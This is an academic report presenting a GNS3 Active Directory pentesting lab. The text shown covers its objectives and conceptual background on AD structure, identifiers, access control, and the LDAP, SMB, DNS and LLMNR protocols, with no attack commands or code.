Advanced pentesting lab for Windows Active Directory security - Extended Report

Bernardo Salvação[1,2], Rui Valadas[1,2*], Bruno Morisson[3], Filipe Bernardo[3]

[1*]Instituto de Telecomunicações, Portugal.
[2]Instituto Superior Técnico, University of Lisbon, Portugal.
[3]Devoteam.

*Corresponding author(s). E-mail(s): rui.valadas@tecnico.ulisboa.pt;
Contributing authors: bernardo.salvacao@tecnico.ulisboa.pt;
bruno.morisson@devoteam.com; filipe.bernardo@devoteam.com;

Abstract

Windows Active Directory is a widely adopted directory service for Windows Domain networks, utilized by 95% of Fortune 500 companies. According to a recent Semperis report, Active Directory is the top target for ransomware attacks in 2024. This combination of widespread use and frequent targeting underscores the critical importance of securing Active Directory environments. Accessible AD pentesting laboratories play a vital role in addressing these security challenges by providing hands-on experience in safeguarding AD infrastructures. This work has the primary objective of building a comprehensive AD pentesting lab using GNS3. It begins by providing the context, and main objectives of the work, followed by a detailed exploration of technical background, AD attacks, and GNS3 lab specifications. Specifically, the report explores the structure, core components, and authentication mechanisms of Active Directory, along with various attack scenarios and their mitigations. It also depicts how an automated solution for the GNS3 lab deployment was achieved, which is also an objective of this work. This work aims at providing a GNS3 AD pentesting lab that can be reproducible and easily deployed, along with detailed attack information seen in this document. This work was supported by Instituto de Telecomunicações and Devoteam.

Keywords: Windows Active Directory, Kerberos, GNS3, NTLM, Automation, Ansible, Trust relationships, Delegation

Contents

1 Introduction

In the present day, the Internet is fundamental for virtually any business. It has shaped the world as we know it, serving as the primary means for companies to connect their workers and resources. This reliance on the Internet prompted the development of technologies for organizations to centrally manage their resources and users. To satisfy this need, Microsoft developed Windows Active Directory (WAD), a directory service first previewed in 1999. WAD exhibits many desirable properties for companies, such as being a scalable solution for centralizing resource and user management. It also provides essential services for user authentication, access authorization, and shared-resource access, ensuring secure and efficient operations. The usefulness that this directory service exhibits led to its adoption by most of Fortune 500 companies - approximately 95%. This widespread adoption underscores the critical importance of understanding AD's underlying mechanisms, identifying its vulnerabilities to cyber threats, and developing strategies to secure these environments effectively.

The purpose of this paper is to consolidate a wide range of known attacks against Windows Active Directory into a single, comprehensive document. By providing the necessary technical background on AD components and core technologies, this paper enables readers to understand each attack in context, without the need to consult disparate sources. Typically, security professionals or students must research each technique independently. This paper addresses that gap by presenting the theoretical foundations alongside a practical demonstration of each attack within a controlled lab environment, serving as both a reference and a learning tool for cybersecurity researchers.

1.1 Objectives

This work has the main objective of building a reproducible GNS3 lab for studying Active Directory vulnerabilities. The lab should be as complete as possible, aiming to

implement a wide variety of attacks. The lab will have two implementations, one using multiple domains, which allow trust relationship-based attacks to be implemented, and a second one with a single AD domain, which was created to provide a lower resource consuming AD lab for users that might not have the resources to run multiple Windows servers within GNS3.

Other than creating GNS3 AD pentesting labs, this work's objective is to provide an automation solution for the GNS3 lab deployment, allowing users to automatically configure the GNS3 lab's machines, saving time which would otherwise be spent configuring the AD environment. Along with the GNS3 lab, and the automation solution, the work aims to provide a user-friendly guide to deploy the GNS3 labs as well as a practical guide on every implemented attack vector within the vulnerable AD environments.

This work will be based on previous contributions where Active Directory pentesting labs were developed. First, an AWS lab for pentesting Active Directory was developed, where users can reproduce well-known attacks [23]. Then, a GNS3 lab was developed for pentesting AD. This lab has two variations, one using Samba-based machines, and another using Windows-based machines [21]. Current GNS3 lab implementations support some AD attacks already. A difference between the GNS3 lab implementations is that the Windows-based lab supports a wider range of attacks when compared with the Samba-based lab, with both implementations still lacking support for trust-relationship based attacks, among others. Furthermore, some implemented attacks lack variety. For example, the Windows-based lab supports Kerberos delegation attacks using constrained delegation, but this lab could incorporate more scenarios, such as attacks exploiting Kerberos constrained and resource-based contrained delegations as well, for a more comprehensive attack variety. The GNS3 labs also lack the integration of important AD pentesting tools, such as BloodHound. Another desirable

characteristic for the lab is one-click deployment through automation, improving the lab's accessibility.

The work developed along this report aims to improve the Windows-based GNS3 lab implementation by increasing attack range and variety, as well as integrating new pentesting tools. Also, a one-click deployment solution will be developed for the GNS3 labs. Finally, this work also has the objective of creating user guides both for lab deployment and attack execution within the GNS3 lab. Thus, this work has the following objectives:

- Improving the Windows-based GNS3 AD pentesting lab, increasing attack range, such as adding trust relationship based attacks, increasing existing attack scenarios, such as adding other Kerberos Delegation attack scenarios, and increase pentesting tool integration, such as including the use of the BloodHound pentesting tool.
- Create an automation solution for the GNS3 lab.
- Writing a document that will serve as a knowledge-base for AD attacks, countermeasures, and pentesting practices. This paper will also introduce the GNS3 labs.
- Create user guides for both lab deployment and attack execution.

1.2 Contributions

This work makes the following contributions:

- **Two GNS3 AD lab variants.** A reproducible Active Directory lab in GNS3 delivered in a multi-domain topology that enables trust-relationship attack scenarios, and a single-domain topology designed for lower resource footprints.
- **Expanded attack coverage.** A set of AD attack exercises implemented end-to-end in the lab, with added support for trust-based attacks and broader Kerberos delegation scenarios, accompanied by clear prerequisites and expected outcomes.

- **Automation for one-click deployment.** An automated deployment workflow that configures the lab and AD environment with minimal manual steps, improving accessibility and repeatability.
- **Companion website.** A public, step-by-step guide that walks users through lab deployment and provides structured, hands-on exercises for each implemented attack.
- **Consolidated write-up.** A single document that explains all implemented attacks in one place—background, procedure, and practical notes, so readers can learn and practice without consulting disparate sources.
- **Reproducible artifacts.** GNS3 project files and configuration assets that allow third parties to instantiate the lab and follow the exercises as documented.

Compared to prior AD lab efforts, this work brings together in one package the multi-domain capability for trust attacks, a lighter single-domain option, automation for rapid setup, a companion website for guided practice, and a consolidated paper covering the implemented techniques.

1.3 Report Structure

This document is divided into 8 sections. Sections 2, 3, 4 and 5 familiarizes the reader with Windows Active Directory concepts, such as its structure, components, security mechanisms, trust relationships, integrated protocols, services, and authentication processes. Section 6 addresses the attacks explored in this work. It starts with the lab's experimental setup, presenting the reader with the experimental AD topology and a configuration overview of whole AD environment. It then goes into explaining the taxonomy used to categorize the attacks, before describing and explaining each AD attack. Section 7 focuses on the GNS3 configuration of the lab, along with the development of the automation solution produced in this work. Section 8 concludes this report.

2 Windows Active Directory background

Windows Active Directory (WAD) is a directory service created by Microsoft for Windows network domains. This service allows administrators to centrally manage users, resources and many other objects that are part of WAD. Besides centralized management, WAD includes other properties such as its scalability, being used by companies with tens of thousands of users, and security, by using robust authentication protocols like Kerberos. WAD's ecosystem is a complex architecture composed of interconnected protocols, directory services, authentication mechanisms, machines, trust relationships, and data structures. These components work in unison to manage identities, control access, and enforce security policies across a Windows-based enterprise environment. In this section, different WAD components will be discussed and explained, laying the groundwork for understanding the different WAD attacks that will be explored in subsequent sections.

2.1 Windows Active Directory Structure

Active Directory organizes network objects in a hierarchical, logical structure to facilitate management and access control. This structure consists of two types of objects: container objects and leaf objects. Container objects can encapsulate other objects, including both containers and leaves, whereas leaf objects represent endpoints in the hierarchy and cannot contain other objects.

Figure 1 visually represents the main types of containers in WAD networks, including: Forests, Domains within these Forests, Organizational Units within Domains.




Fig. 1 Windows Active Directory container hierarchy

2.1.1 Organizational Units

Organizational Units (OUs) are a flexible and commonly used type of container object in Windows Active Directory. They can be used to contain other leaf or container objects, including other OUs or smaller scoped containers. These containers enable for easier management of objects inside them, since OUs facilitate delegating administrative responsibilities and setting policies such as user permissions and desktop settings for the group of objects contained inside the OU.

OUs are helpful for separating policies and management within a company. For example, separating a marketing department, a retail department, and an accounting department, all from the same company. These might all have different policies applied to them as well as different administrators. By creating an OU for each department, delegating responsibilities and setting up policies for each department is simplified. Thus, by organizing objects logically and separating management responsibilities, OUs simplify managing complex Active Directory environments.

2.1.2 Domains

Domains are the fundamental building block of AD and one of the primary container objects, second only to forests in scope. Domains group and manage objects like users,

computers, and groups under a single administrative boundary, representing a single point for managing accounts, permissions, and resources.

Within a domain, objects share a common directory database containing information about everything inside the domain, from users and policies to services and resources. Domains can establish relationships with other domains, allowing resource sharing between them. These are called trust relationships.

In each WAD domain there must be at least one Domain Controller (DC), which manages domain data. In domains with more than one domain controller, the domain's database must be replicated among the DCs to ensure data consistency.

Each domain in WAD must have a name, including a Domain Name Service (DNS) name and a NetBIOS name. These names are essential for locating domains within the WAD network and enabling inter-domain communication.

2.1.3 Domain Controllers

Domain Controllers (DCs) are servers running a version of Windows Server OS and have Active Directory Domain Services (AD DS) installed, a directory service that provides methods for storing directory data and making this data available to network users. DCs are indispensable in an AD domain. Their responsibilities include:

- Authentication: DCs are responsible for authenticating users trying to log in to the domain. They issue Kerberos tickets or handle NTLM authentication, the two authentication protocols used in AD.
- Authorization: DCs determine whether authenticated users have the necessary permissions to access services or resources within the domain.
- Active Directory Database Management: The DCs store and manage the AD database. This database includes user accounts, computer accounts, groups, policies, passwords and other directory information.
- Replication: DCs are in charge of replicating domain data between DCs within the same domain or forest, ensuring that object changes in one DC are propagated

to others, maintaining data consistency, fault tolerance, and redundancy across the AD environment.

- Policy enforcement: DCs apply Group Policy Objects (GPOs) to enforce policies, such as password requirements, account lockout rules, and desktop configurations.
- Domain Name Service: DCs integrate with DNS to provide name resolution for resources within the domain, ensuring seamless operation of Active Directory.
- Database Queries: DCs provide Lightweight Directory Access Protocol [121] (LDAP) services, enabling users and applications to query and modify the AD database. LDAP is fundamental to AD's functionality and interoperability with third-party tools.
- Time Synchronization: DCs act as time servers, ensuring all devices withing the domain are synchronized. Time synchronization is critical for Kerberos authentication, as mismatched clocks can lead to failed authentication attempts.

2.1.4 Domain Trees and Forests

Windows Active Directory domains can be logically organized into structures called domain trees. Domain trees are made up of two or more domains, with one of the domains being the root domain, or the parent domain, while others that stem from that domain are called child domains. Domains in the same domain tree share contiguous name spaces between them, as depicted in Figure 2.

Having multiple domains allows for a clear separation of concerns in Windows Active Directory. Each domain operates independently, with its own set of objects such as users, computers, and administrators. Within a domain, these objects have access to specific services and resources that are locally managed. By introducing additional domains, organizations can create distinct management boundaries, segregate users, and allocate resources and services separately, while still enabling collaboration across domains through cooperation links known as trust relationships. This separation allows for improved security and simplified administration by ensuring that access

and management is designed to meet each specific domain needs. Adding a domain to a domain tree is particularly useful, for example, in a scenario where a company has branches in different geographical locations, allowing each branch to maintain its own domain and still be part of the same structure.

A forest represents the topmost logical structure in WAD and can consist of one or more domain trees. Unlike domains within the same tree, which share a contiguous namespace, domains in different domain trees within a forest do not share a contiguous namespace. This structure allows different domain trees to collaborate and share resources across the forest. Figure 3 depicts an example scenario in which domain trees are grouped together when some company A purchases some other company B, and their own domain trees require resource sharing. To enable resource sharing between each company, both of their domain trees can be placed inside a single WAD forest, establishing a trust relationship between them, this way enabling each domain tree to share resources with one another.

In AD forests, Global Catalogs (GCs) are created. GCs are a critical component of WAD, since they allow users to find objects outside their domain tree, given few attributes of the target object. GCs accomplish this by holding partial replicas of objects containing relevant attributes, along with the domain name's, specifying where these objects are situated [44]. The first DC in an AD forest is given the GC role by default. DCs that keep GCs hold information of every single object in the forest.




Fig. 2 Domains, their names, and established trust relationships in a domain tree




Fig. 3 Domain Trees within a Forest

2.2 WAD Objects

Active Directory networks are comprised of entities such as users, computers, services, groups, OUs and much more. All of these entities are represented in AD through objects.

2.2.1 WAD Schema and Common Objects

Each object in WAD is defined by its class and attributes. Formal definitions of object classes and respective attributes are defined in the WAD **Schema**. The schema works as a framework or blueprint, that defines the structure and rules for objects within AD. For example, for a user account object, the schema would have defined an object class named user account, and object attributes such as the username, password, phone number, address, and so on.

The schema defines every single object in WAD. Some of the most common include:

- User: User objects represent organization employees or someone who works for the organization. Some of its attributes include the UPN (User Principal Name), which is the logon name of the user, the Common-Name, used to perform searches, and the object's SID, a unique security identifier.
- Computer: This object is used to represent a computer account in the domain. Its attributes include the Common-Name and the Manager, identifying the computer's manager.
- Group: Group objects are used for grouping other objects like users, computers and even other groups. This object facilitates management of singular objects. Some of its attributes include Group-Type, with values being either Distribution Group (which can be used for email distribution) or Security Group (used for setting permissions for resource/service access to the objects inside the group). There are other attributes like Member, which is the list of users that are part of the group, and Description, containing the group's description.
- Group Policy Objects: Group Policy Objects (GPOs) are objects that store and enforce policy settings, also known as Group Policies. Group Policies are used for specifying system behavior, application settings, security settings, and user logon and logoff scripts, to name a few. Note that GPOs cannot be assigned to Group objects, but only to container objects, such as domains and organizational

units. Also, GPOs are inherited from containers to their child containers unless overridden. For example, a GPO applied to a domain will also be applied to OUs inside it. It is also important to note that there are GPOs that are only applied to the domain and not just to an OU, such as the Default Domain Policy, where password policies, account lockout policies, and Kerberos settings are configured. These critical policies are enforced domain-wide to ensure consistent security settings. The Default Domain Policy is represented by a GPO that is automatically created upon establishing a domain in WAD [79].

2.2.2 Identifying Objects in AD

In Windows Active Directory, objects must have attributes that allow them to be uniquely identified. One of these attributes is the Global Unique Identifier, or GUID. The GUID is a 128-bit value that is unique not only within the object's domain or forest but also across the entire world. Every object in WAD has its own GUID,which remains the same for the whole object's life-time.

Another important object identifier are SIDs. An **SID** is a security identifier, used to uniquely identify authenticated entities in the domain. They work with specific components of the authorization and access control technologies in the security infrastructure of Windows Server operating systems [102]. Objects that require an SID are attributed one upon creation by the domain controller. SIDs include both a domain identifier (the own domain's SID) and a relative identifier (RID). The domain identifier ensures that SIDs issued by different domains remain unique across an enterprise with multiple domains. The RID component of the SID is generated by the domain and must be unique inside that domain. Issued RIDs can be the same between different domains, since the domain identifier section makes the whole SID unique. This structure makes SIDs unique in a forest. Some common SIDs include:

- S-1-5-<domain identifier>-512: The Domain Admins security group. This group holds domain administrators, which are users with high privileges in the domain.

Domain Admins have unrestricted access to domain resources, have the ability to alter user and group permissions, manage domain controllers, and much more.

- S-1-5-<domain identifier>-513: The Domain Users security group. Users created in the domain are automatically added to this group.
- S-1-5-<domain identifier>-519: The Enterprise Admins security group. Accounts in this group are authorized to make changes to the forest infrastructure, such as adding child domains. This group is a default member of every Domain Admin group in the forest, meaning that Enterprise Admins have administrator privileges in every domain in the whole forest.

For identifying user accounts, besides the SID, WAD used User Principal Names (UPNs). UPNs are kept in the **userPrincipalName** attribute in user accounts and represent the user's logon name. UPNs consist of a prefix, a suffix and a separator between them, the "@" character. The UPN prefix is the user account name, while the UPN suffix is the domain's DNS name. For example, a user named "richie" that is from a domain named "world.com", will have **richie@world.com** as its UPN. UPNs are designed to be unique among objects within a forest.

For identifying available services, Active Directory uses Service Principal Names (SPNs). SPNs are often associated with service accounts. Service accounts are user accounts created explicitly to provide a security context for services running on Windows Server operating systems, determining the service's ability to access local and network resources [104]. SPNs can also be set in pre-existing user and computer accounts, if such accounts provide some service as well, being a possible attribute for user and computer classes [43][46]. SPNs must be unique within the forest. SPNs are usually composed by the type of service the account is offering and the name of the computer hosting the service [62]. For example, a computer with the "webserver.company.com" domain name, running an HTTP service, will have `HTTP/webserver.company.com` as at least one of its SPNs, since an object might have more than one.

SPNs and UPNs play a central role in the functioning of AD and Kerberos authentication, the main authentication protocol in AD. SPNs are essential for service authentication, enabling clients to obtain Kerberos tickets for specific services, while UPNs allow DCs to resolve user identities during logon. Their correct configuration ensures the Kerberos protocol can securely authenticate both users and services. When misconfigured or missing, they are a frequent cause of authentication failures and inaccessible services within the domain.

Other than SIDs, UPNs, and SPNs, there's also SAM account names. SAM stands for Security Account Manager, a Windows database file used for storing and managing local user and group accounts. Therefore, SAM is used for handling local logons, while domain logons are handled by AD, using its own database. It might seem unusual or even unnecessary to use SAM account names to identify accounts in AD, but this was put in place for compatibility reasons, since before AD was created, Windows machines used SAM for authentication [87].

The SAM account name attribute must be 20 characters or fewer to support earlier clients. SAM account names set on computer accounts have a trailing '$', while user SAM account names do not include this character.

This attribute is still actively used during Kerberos authentication, alongside UPNs and SPNs, to identify entities [61]. Depending on how a client presents its identity during the Kerberos exchange, the Domain Controller may fall back to using the sAMAccountName instead of the UPN. This fallback occurs when no UPN is provided, which is common for computer accounts and clients that use a logon name format different from the UPN, such as 'DOMAIN\username'.

2.3 Security in WAD

Security is a critical component of WAD, where defining access control rules is vital. In WAD environments, users have different levels of permissions, and resources are

subject to varying security policies. This section will provide an overview of how security is managed in AD.

2.3.1 Security Principals

Firstly, the definition of Security Principals (SPs). SPs refer to objects that can be authenticated by the operating system, such as user and computer accounts, security groups, and even a thread or process that runs in the security context of a user or computer account [66]. Authentication in this context means verifying the identity of the SP against stored credentials. For domain accounts, this is done through Active Directory using either NTLM (Section 5.2) or Kerberos (Section 5.1) protocols, while for local accounts the validation is performed against the Security Account Manager (SAM). Security groups, threads, and processes do not authenticate independently. Instead, security groups contribute to, and processes or threads inherit, the authenticated context of the user or computer account under which they operate.

SPs can be thought of as objects that are capable of accessing resources within the domain, with their access controlled through permissions and security policies. They are the foundation for controlling access to resources on Windows computers. Each SP is uniquely identified by its security identifier - the SID.

2.3.2 Access Tokens and Privileges

When a user signs into his user account, an object containing user information is created. This object is the user's access token. Upon successful authentication, the DC returns an SID for the user, as well as a list of SIDs for each security group the user is part of. The Local Security Authority (LSA) on the computer then creates an access token using this information.

The access token includes a list of user rights, or privileges, assigned to the user and its security groups, as well as the SIDs returned by the DC. Some of the possible privileges contained in an access token include `SeChangeNotifyPrivilege`,

which is required to receive notifications of changes to file or directories, `SeImpersonatePrivilege`, required to impersonate a different access token, and `SeBackupPrivilege`, which is required to perform backup operations [65].

Access tokens have two types: Primary access tokens, or Impersonation access tokens. When accounts that hold the SeImpersonatePrivilege impersonate a different account's access token, the impersonating thread will hold a primary access token and an impersonation access token. A primary access token is a process-level token. Each process holds a primary token that represents its identity and is used for access control. An impersonation token is a thread-level token. This token is accessible for threads that impersonate other accounts (leveraging SeImpersonatePrivilege), and can be used for operations such as accessing files and RPC calls, for example. An impersonation token cannot however, be used directly to create a new process. Only primary tokens can create new processes [57].

Whenever a user attempts to access a resource or perform a task, the operating system references the user's access token to decide whether access should be granted or denied. In this context, a resource refers to securable objects such as files, folders, or registry keys, while a service refers to Windows services (such as the Print Spooler, Internet Information Services, or Microsoft SQL Server) that also expose securable objects. Along with the user's token, the resource or service object's **Security Descriptor** plays a role in determining the user's access rights.

2.3.3 Security Descriptors and ACLs

Each securable object in Windows AD has a security descriptor. This object contains information about the object's ownership, which users can access the object, how such users can interact with the object, and what types of access are audited/recorded.

Security descriptors contain access control lists (ACLs), specifying which users can access the object and in which way, as well as which types of access are audited. An ACL is a list of access control entries (ACEs), each of them identifying a user and

specifying the access rights allowed, denied, or audited. Security descriptors can hold two types of ACLs: a system ACL (SACL), and a discretionary ACL (DACL).

A SACL serves auditing purposes. This ACL contains ACEs that specify the types of access to the object that are recorded. These ACEs can generate security records whether the access attempt is successful, unsuccessful, or both, allowing administrators to log access attempts to a secured object. A DACL identifies users who are allowed or denied access to a secured object. When a user attempts to access the object, the object's DACL is examined for ACEs specifying the user, determining whether access should be granted or denied.

ACEs identify SPs using their SIDs. Along with an SP's SID, the access rights granted to the SP are included in the ACE as a bitmask. This bitmask is named AccessMask and it holds the SP's encoded access rights on the object [90]. Access rights describe the specific operations that the SP can perform on the object. Some examples of rights frequently encountered in Active Directory include `WriteProperty`, which allows writing to a specific attribute or group of attributes, `GenericWrite`, which grants write access to most attributes of the object, and `WriteDacl`, which permits modification of the object's own DACL. More permissive rights such as `GenericAll` effectively provide full control over the object [67].

In addition to access rights in Windows, there are also extended rights. While access rights scope how they manage access to an object itself (such as reading/writing attributes of specific objects), extended rights represent functional level operations. They are special rights that allow executing operations such as data replication or account password change. Extended rights are not identified through the AccessMask directly, to the contrary of standard access rights. Instead, each possible extended right value is identified by a GUID. An ACE that grants or denies extended rights specifies extended rights presence through the AccessMask, while the GUID identifying the particular extended right is set in the

`ObjectType` field of the ACE structure. Some powerful extended rights include `DS-Replication-Get-Changes-All`, which allows a user to request domain data replication (leveraged in Section 6.7.1), `DS-Replication-Get-Changes`, which allows a user to replicate certain domain data (more granular than DS-Replication-Get-Changes-All), and `User-Force-Change-Password`, which allows an account to change a user's password (leveraged in Section 6.6.10).

2.3.4 Security Contexts

In Windows, all accesses are performed under what is called a security context. A security context is established when an account presents its credentials for authentication and, upon success, receives an access token. As mentioned before, Windows evaluates this token whenever there's an attempt to access a securable object, comparing its contents against the object's security descriptor to decide whether access should be granted or denied. In sum, the security context represents the effective security rules that apply to a process or thread, and different accounts each operate under distinct contexts with very different levels of control.

Windows includes internal pre-built accounts which operate under different security contexts. The `NT AUTHORITY\SYSTEM` account is the highest authority in a Windows host, meaning that it operates under the most privileged security context in Windows. Processes running under the SYSTEM security context can read/write practically all local files, alter Windows registry, access/manage local services, and manipulate access tokens and DACLs, for example. Therefore, reaching a SYSTEM's security context on a host represents its total compromise. Reaching SYSTEM privileges on a DC, represents total domain compromise, as under the SYSTEM security context, one can access and manipulate even highly sensitive domain data, such as various account credentials.

Threads or processes can temporarily adopt a different security context through impersonation. To perform impersonation, the current security context of the process/thread must hold the `SeImpersonatePrivilege`. With this privilege, the process/thread can accept a different account's access token, accessed for example through a named pipe, RPC, or other inter-process communication methods, and perform operations under this account's security context. This feature and how it can be abused are further addressed in Section 6.6.1 and related Sections.

2.4 WAD Protocols

This section will focus on providing an overview of protocols that are part of the Windows Active Directory ecosystem, improving AD environment understanding and providing insight on how these protocols might be abused in AD attacks.

2.4.1 Lightweight Directory Access Protocol

The Lightweight Directory Access Protocol (LDAP) [121] is a directory service protocol used by AD to query and modify directory objects over IP networks. Directory services like LDAP are optimized for heavy read operations involving attribute-based data. Each object in the directory (such as a user, computer, or printer) is defined by a set of attributes and is uniquely identified by a Distinguished Name (DN). For example, a user might have the following DN: `CN=Hugo,OU=Management,DC=domainname,DC=local` This DN reflects their exact position within the directory hierarchy.

LDAP supports powerful query capabilities, allowing administrators and systems to retrieve specific directory information using filters and search scopes. A typical LDAP query involves selecting a **base DN** (the starting point of the search), a **scope**, and a **filter**.

For instance, a filter like `(objectClass=user)` returns all user objects under a given DN, while a more specific filter such as

`(&(objectClass=user)(department=IT))` retrieves only users within the IT department. These filters use a prefix notation based on logical operators like '&' (AND), '|' (OR), and '!' (NOT), giving LDAP queries significant expressive power.

Queries can target attributes as well. For instance, requesting only the 'cn' (common name) and 'mail' attributes instead of the entire object. This helps speed up results, especially in large environments.

LDAP's efficiency lies in its design. It is lightweight, fast, and requires fewer resources than older, more feature-heavy protocols such as X.500. While X.500 offered broader capabilities, Microsoft favored LDAP in AD due to its simpler architecture and to the existence of an API that simplifies the development of directory service applications, allowing for easier adaptation to meet specific AD needs [40]. This preference helped make AD highly scalable and responsive.

LDAP queries are frequently used in Active Directory for authentication, access control, and automation via scripts or tools like PowerShell and LDAP clients such as `ldapsearch`.

2.4.2 Server Message Block

The Server Message Block (SMB) protocol plays a vital role in the AD ecosystem, particularly in the context of resource sharing and inter-host communication within Windows environments. Originally developed by IBM and later enhanced by Microsoft, SMB enables shared access to files, printers, named pipes, and other network resources [29].

In Active Directory environments, SMB is involved during domain logons and Group Policy processing. For example, when a user logs onto a domain-joined machine, the system uses SMB to access the `SYSVOL` share on domain controllers [24]. This share contains critical information such as logon scripts and Group Policy Objects (GPOs), which are essential for enforcing domain-wide configurations and user permissions.

In SMB interactions, servers are identified with Universal Naming Convention paths, or UNC paths. UNC syntax includes the server that's being accessed, the share within the server, and specific file paths. The canonical form is `\\<server>\<share>\<path>\<to>\<file>`.

SMB serves as the foundation for communication between domain-joined machines and file servers. When users access shared folders or printers, SMB handles authentication and data transfer. This process integrates tightly with AD authentication protocols, such as NTLM and Kerberos, which validate the identity of users before granting access to resources.

In summary, SMB is a foundational protocol in the AD ecosystem. It supports essential operations ranging from Group Policy delivery to file and printer sharing, all while leveraging AD-based authentication to maintain secure and efficient domain operations.

2.4.3 Domain Name System

DNS [108] is a fundamental protocol in AD, serving as the underlying mechanism that enables domain-joined machines and services to locate each other across the network. While traditionally used to resolve hostnames, DNS in AD also supports service discovery, domain controller location, and replication management.

A core dependency in AD is the use of Fully Qualified Domain Names (FQDNs) to uniquely identify domain controllers and other key services. For example, a domain controller might be identified as "dc1.domain.local", and clients rely on DNS to resolve that FQDN to an IP address in order to initiate LDAP or Kerberos processes.

Active Directory registers a variety of records in DNS, particularly SRV (service) records. These records allow clients to locate services such as the Kerberos Key Distribution Center or LDAP servers. A typical SRV record used by AD might look like `_ldap._tcp.dc._msdcs.domain.local`, indicating the availability of LDAP services provided by domain controllers within the domain. SRV records consist of a service

identifier, the transport protocol, a DNS namespace, and other attributes such as priority and weight [13]. SRV records related to domain controller services have a specific namespace. In addition to the AD domain name, the SRV record's namespace includes the labels `dc` and `_msdcs`, which together identify the record as related to domain controller services. The `dc` label, which indicates the SRV record is related to Domain Controllers, is a subdomain under `_msdcs`. Moreover, `_msdcs` stands for Microsoft Domain Controller Services. It is a special DNS namespace reserved by Microsoft, containing SRV records used for locating DCs for a given domain, finding global catalog servers, and supporting trust and data replication operations .

Without functional DNS resolution, many AD operations would fail. These include user logons, Group Policy application, data replication between DCs, and joining a domain. For this reason, AD domains use Active Directory-integrated DNS zones, where DNS data is stored within the AD database and replicated using the same mechanisms as other directory objects. This ensures consistency across domain controllers and allows for secure dynamic updates of DNS records.

In summary, DNS is an operational necessity in AD. From service location to replication, AD's entire architecture assumes that DNS is available, responsive, and correctly configured. A failure in DNS can quickly translate into widespread authentication and access issues across the domain.

2.4.4 LLMNR, NBNS and mDNS

While AD heavily depends on DNS for name resolution, modern Windows environments may also fall back on alternative protocols when DNS fails. These include Link-Local Multicast Name Resolution (LLMNR) [12], NetBIOS Name Service (NBNS), also referred to as NetBIOS over TCP/IP Name Service (NBT-NS) [1][2], and Multicast DNS (mDNS) [117].

LLMNR and NBNS are local network name resolution protocols that operate without requiring a central DNS server. They are used to resolve hostnames on

the same subnet. For instance, if a DNS query for 'CAPTAIN' fails, Windows may attempt to resolve it via LLMNR or NetBIOS broadcasts. This protocol behavior allows attacks such as LLMNR or NetBIOS poisoning, in which attackers send spoofed LLMNR/NBNS replies and perform a man-in-the-middle (MitM) attack.

The mDNS protocol operates similarly to LLMNR/NBNS as it also allows name resolution without relying on a central DNS server. However, it differs in how it transmits queries: instead of using broadcast messages like LLMNR and NetBIOS, mDNS uses multicast. Like LLMNR and NBNS, it is vulnerable to spoofing and MitM attacks.

3 WAD services

In an Active Directory environment, there's a variety of integrated services. These services rely on AD for authentication and, in many cases, authorization, meaning that access often requires not only valid credentials but also specific privileges. Information about users, groups, and permissions is centrally stored and managed by AD, ensuring consistency across all integrated services.

This section will outline the most relevant AD-integrated services for the attacks discussed later in this paper.

3.1 Active Directory Certificate Services

Active Directory Certificate Services (ADCS) is a Windows Server service for issuing and managing public key infrastructure (PKI) X.509 [26] certificates used in authentication, encryption, and digital signing across the domain.

ADCS provides several important features, including [92]:

- Certification authorities (CAs): CAs are used to issue certificates to users, computers, and services. CAs also manage certificate validity.
- Web enrollment: Web enrollment allows users to connect to a CA through a web browser and request certificates.

- The Online Responder service processes requests to check whether specific certificates have been revoked, determines their current status, and returns a digitally signed response with the result.

Administrators can configure various aspects of ADCS, including certificate templates, enrollment permissions, issuance policies, and cryptographic settings. Certificate templates define the rules for how certificates are issued, such as who can request them, which fields can be customized (for example, Subject Name or Subject Alternative Name), and the certificates' purpose (defined by Extended Key Usage fields). Templates simplify the task of administering a CA by allowing an administrator to issue certificates preconfigured for selected tasks. There are a number of preconfigured templates which the administrator can use to create new ones [74]. The CA itself can also be configured to allow or restrict web-based enrollment, require manager approval, or publish revocation information.

While these settings enable flexibility in managing PKI within a domain, misconfigurations in these areas can introduce vulnerabilities. Examples of such issues include templates that allow any authenticated user to enroll, permissions that grant write access to low-privileged accounts, or templates with overly broad usage purposes. These misconfigurations are the foundation of several known attack paths, which will be explored in Section 6.6.12 and related Sections.

3.2 Internet Information Services

Internet Information Services (IIS) is Microsoft's web server platform, integrated into Windows Server. It is used to host websites, web applications, and services that communicate over HTTP, HTTPS, and other related protocols.

